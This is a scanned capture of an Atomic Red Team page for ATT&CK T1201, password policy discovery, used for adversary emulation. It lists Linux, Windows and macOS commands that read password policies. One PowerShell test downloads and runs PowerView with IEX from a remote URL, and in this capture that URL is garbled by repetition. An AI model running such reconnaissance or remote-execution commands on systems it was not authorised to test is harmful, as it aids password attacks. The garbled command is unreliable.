
atomic-red-team/atomics/T1201/T1201.md at f339e7da7d05f6057fdfcdd3742bfcf365fee2a9 · redcanaryco/atomic-red-team · GitHub - 31/10/2024 17:29 https://github.com/redcanaryco/atomic-red-team/blob/f339e7da7d05f6057fdfcdd3742bfcf365fee2a9/atomics/T1201/T1201.md#atomic-test-9---enumerate-active-directory-password-policy-with-get-addefaultdomainpasswordpolicy



T1201 - Password Policy Discovery

Description from ATT&CK

enterprise network or cloud environment. Password policies are a way to enforce complex passwords that are difficult to guess or crack through [Brute Force] (https://attack.mitre.org/techniques/T1110). This information may help the adversary to create a list of common passwords and launch dictionary and/or brute force attacks which adheres to the policy (e.g. if the minimum password length should be 8, then not trying passwords such as 'pass123'; not checking for more than 3-4 passwords per account if the lockout is set to 6 as to not lock out accounts).

Adversaries may attempt to access detailed information about the password policy used within an

Password policies can be set and discovered on Windows, Linux, and macOS systems via various command shell utilities such as net accounts (/domain), Get
ADDefaultDomainPasswordPolicy, chage -1, cat /etc/pam.d/common-password, and pwpolicy getaccountpolicies (Citation: Superuser Linux Password Policies) (Citation: Jamf User Password Policies). Adversaries may also leverage a Network Device CLI on network devices to discover password policy information.(Citation: US-CERT-TA18-106A)

team/blob/f339e7da7d05f6057fdfcdd3742bfcf365fee2a9/atomics/T1201/T1201.md#atomic-test-9---enumerate-active-directory-password-policy-with-get-addefaultdomainpasswordpolicy

Password policies can be discovered in cloud environments using available APIs such as GetAccountPasswordPolicy in AWS (Citation: AWS GetPasswordPolicy).

Atomic Tests

- Atomic Test #1 Examine password complexity policy Ubuntu
- Atomic Test #2 Examine password complexity policy CentOS/RHEL 7.x
- Atomic Test #3 Examine password complexity policy CentOS/RHEL 6.x
- Atomic Test #4 Examine password expiration policy All Linux
- Atomic Test #5 Examine local password policy Windows
- Atomic Test #6 Examine domain password policy Windows
- Atomic Test #7 Examine password policy macOS
- Atomic Test #8 Get-DomainPolicy with PowerView
- Atomic Test #9 Enumerate Active Directory Password Policy with getaddefaultdomainpasswordpolicy

Atomic Test #1 - Examine password complexity policy - Ubuntu

Lists the password complexity policy to console on Ubuntu Linux.

Supported Platforms: Linux

auto_generated_guid: 085fe567-ac84-47c7-ac4c-2688ce28265b

Attack Commands: Run with bash!

cat /etc/pam.d/common-password

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team/blob/f339e7da7d05f6057fdfcdd3742bfcf365fee2a9/atomics/T1201/T1201.md#atomic-test-9---enumerate-active-directory-password-policy-with-get-addefaultdomainpasswordpolicy

Atomic Test #2 - Examine password complexity policy - CentOS/RHEL 7.x

Lists the password complexity policy to console on CentOS/RHEL 7.x Linux.

Supported Platforms: Linux

auto_generated_guid: 78a12e65-efff-4617-bc01-88f17d71315d

Attack Commands: Run with bash!

cat /etc/security/pwquality.conf

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Dependencies: Run with bash!

Description: System must be CentOS or RHEL v7

Check Prereq Commands:

```
if [ $(rpm -q --queryformat '%{VERSION}') -eq "7" ]; then exit /b 0; else exit /b :
```

Get Prereq Commands:

echo Please run from CentOS or RHEL v7

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Atomic Test #3 - Examine password complexity policy - CentOS/RHEL 6.x

Lists the password complexity policy to console on CentOS/RHEL 6.x Linux.

Supported Platforms: Linux

auto_generated_guid: 6ce12552-0adb-4f56-89ff-95ce268f6358

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team/blob/f339e7da7d05f6057fdfcdd3742bfcf365fee2a9/atomics/T1201/T1201.md#atomic-test-9---enumerate-active-directory-password-policy-with-get-addefaultdomainpasswordpolicy

Attack Commands: Run with bash!

cat /etc/pam.d/system-auth
cat /etc/security/pwquality.conf

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Dependencies: Run with bash!

Description: System must be CentOS or RHEL v6

Check Prereq Commands:

```
if [ $(rpm -q --queryformat '%{VERSION}') -eq "6" ]; then exit /b 0; else exit /b : □
```

Get Prereq Commands:

echo Please run from CentOS or RHEL v6



Atomic Test #4 - Examine password expiration policy - All Linux

Lists the password expiration policy to console on CentOS/RHEL/Ubuntu.

Supported Platforms: Linux

auto_generated_guid: 7c86c55c-70fa-4a05-83c9-3aa19b145d1a

Attack Commands: Run with bash!

cat /etc/login.defs

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Atomic Test #5 - Examine local password policy - Windows

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team/blob/f339e7da7d05f6057fdfcdd3742bfcf365fee2a9/atomics/T1201/T1201.md#atomic-test-9---enumerate-active-directory-password-policy-with-get-addefaultdomainpasswordpolicy

Lists the local password policy to console on Windows.

Supported Platforms: Windows

auto_generated_guid: 4588d243-f24e-4549-b2e3-e627acc089f6

Attack Commands: Run with command_prompt!

net accounts



Atomic Test #6 - Examine domain password policy - Windows

Lists the domain password policy to console on Windows.

Supported Platforms: Windows

auto_generated_guid: 46c2c362-2679-4ef5-aec9-0e958e135be4

Attack Commands: Run with command_prompt!

net accounts /domain



Atomic Test #7 - Examine password policy - macOS

Lists the password policy to console on macOS.

Supported Platforms: macOS

auto_generated_guid: 4b7fa042-9482-45e1-b348-4b756b2a0742

Attack Commands: Run with bash!

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pwpolicy getaccountpolicies

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Atomic Test #8 - Get-DomainPolicy with PowerView

Utilizing PowerView, run Get-DomainPolicy to return the default domain policy or the domain controller policy for the current domain or a specified domain/domain controller.

Supported Platforms: Windows

auto_generated_guid: 3177f4da-3d4b-4592-8bdc-aa23d0b2e843

Attack Commands: Run with powershell!

[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
IEX (IWR 'https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recom/PowerShellMafia/PowerSploit/master/Recom/PowerShellMafia/PowerSploit/master/Recom/PowerShellMafia/PowerSploit/master/Recom/PowerShellMafia/PowerSploit/master/Recom/PowerShellMafia/PowerSploit/master/Recom/PowerShellMafia/PowerSploit/master/Recom/PowerShellMafia/PowerSploit/master/Recom/PowerShellMafia/PowerSploit/master/Recom/PowerShellMafia/PowerSploit/master/Recom/PowerShellMafia/PowerSploit/master/Recom/PowerShellMafia/PowerSploit/master/Recom/PowerShellMafia/PowerSploit/master/Recom/PowerShellMafia/PowerSploit/master/Recom/PowerShellMafia/PowerSploit/master/Recom/PowerShellMafia/PowerSploit/master/Recom/PowerShellMafia/PowerSploit/master/Recom/PowerSploit/master/Recom/PowerSploit/master/Recom/PowerSploit/master/Recom/PowerSploit/master/Recom/PowerSploit/master/Recom/PowerSploit/master/Recom/PowerSploit/master/Recom/PowerSploit/master/Recom/PowerSploit/master/Recom/PowerSploit/master/Recom/PowerSploit/master/Recom/PowerSploit/master/Recom/PowerSploit/master/Recom/PowerSploit/master/Recom/PowerSploit/master/Recom/PowerSploit/Master/R

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Atomic Test #9 - Enumerate Active Directory Password Policy with get-addefaultdomainpasswordpolicy

The following Atomic test will utilize get-addefaultdomainpasswordpolicy to enumerate domain password policy. Upon successful execution a listing of the policy implemented will display. Reference: https://docs.microsoft.com/en-us/powershell/module/activedirectory/get-addefaultdomainpasswordpolicy?view=windowsserver2022-ps

Supported Platforms: Windows

auto_generated_guid: b2698b33-984c-4a1c-93bb-e4ba72a0babb

Attack Commands: Run with powershell!

get-addefaultdomainpasswordpolicy

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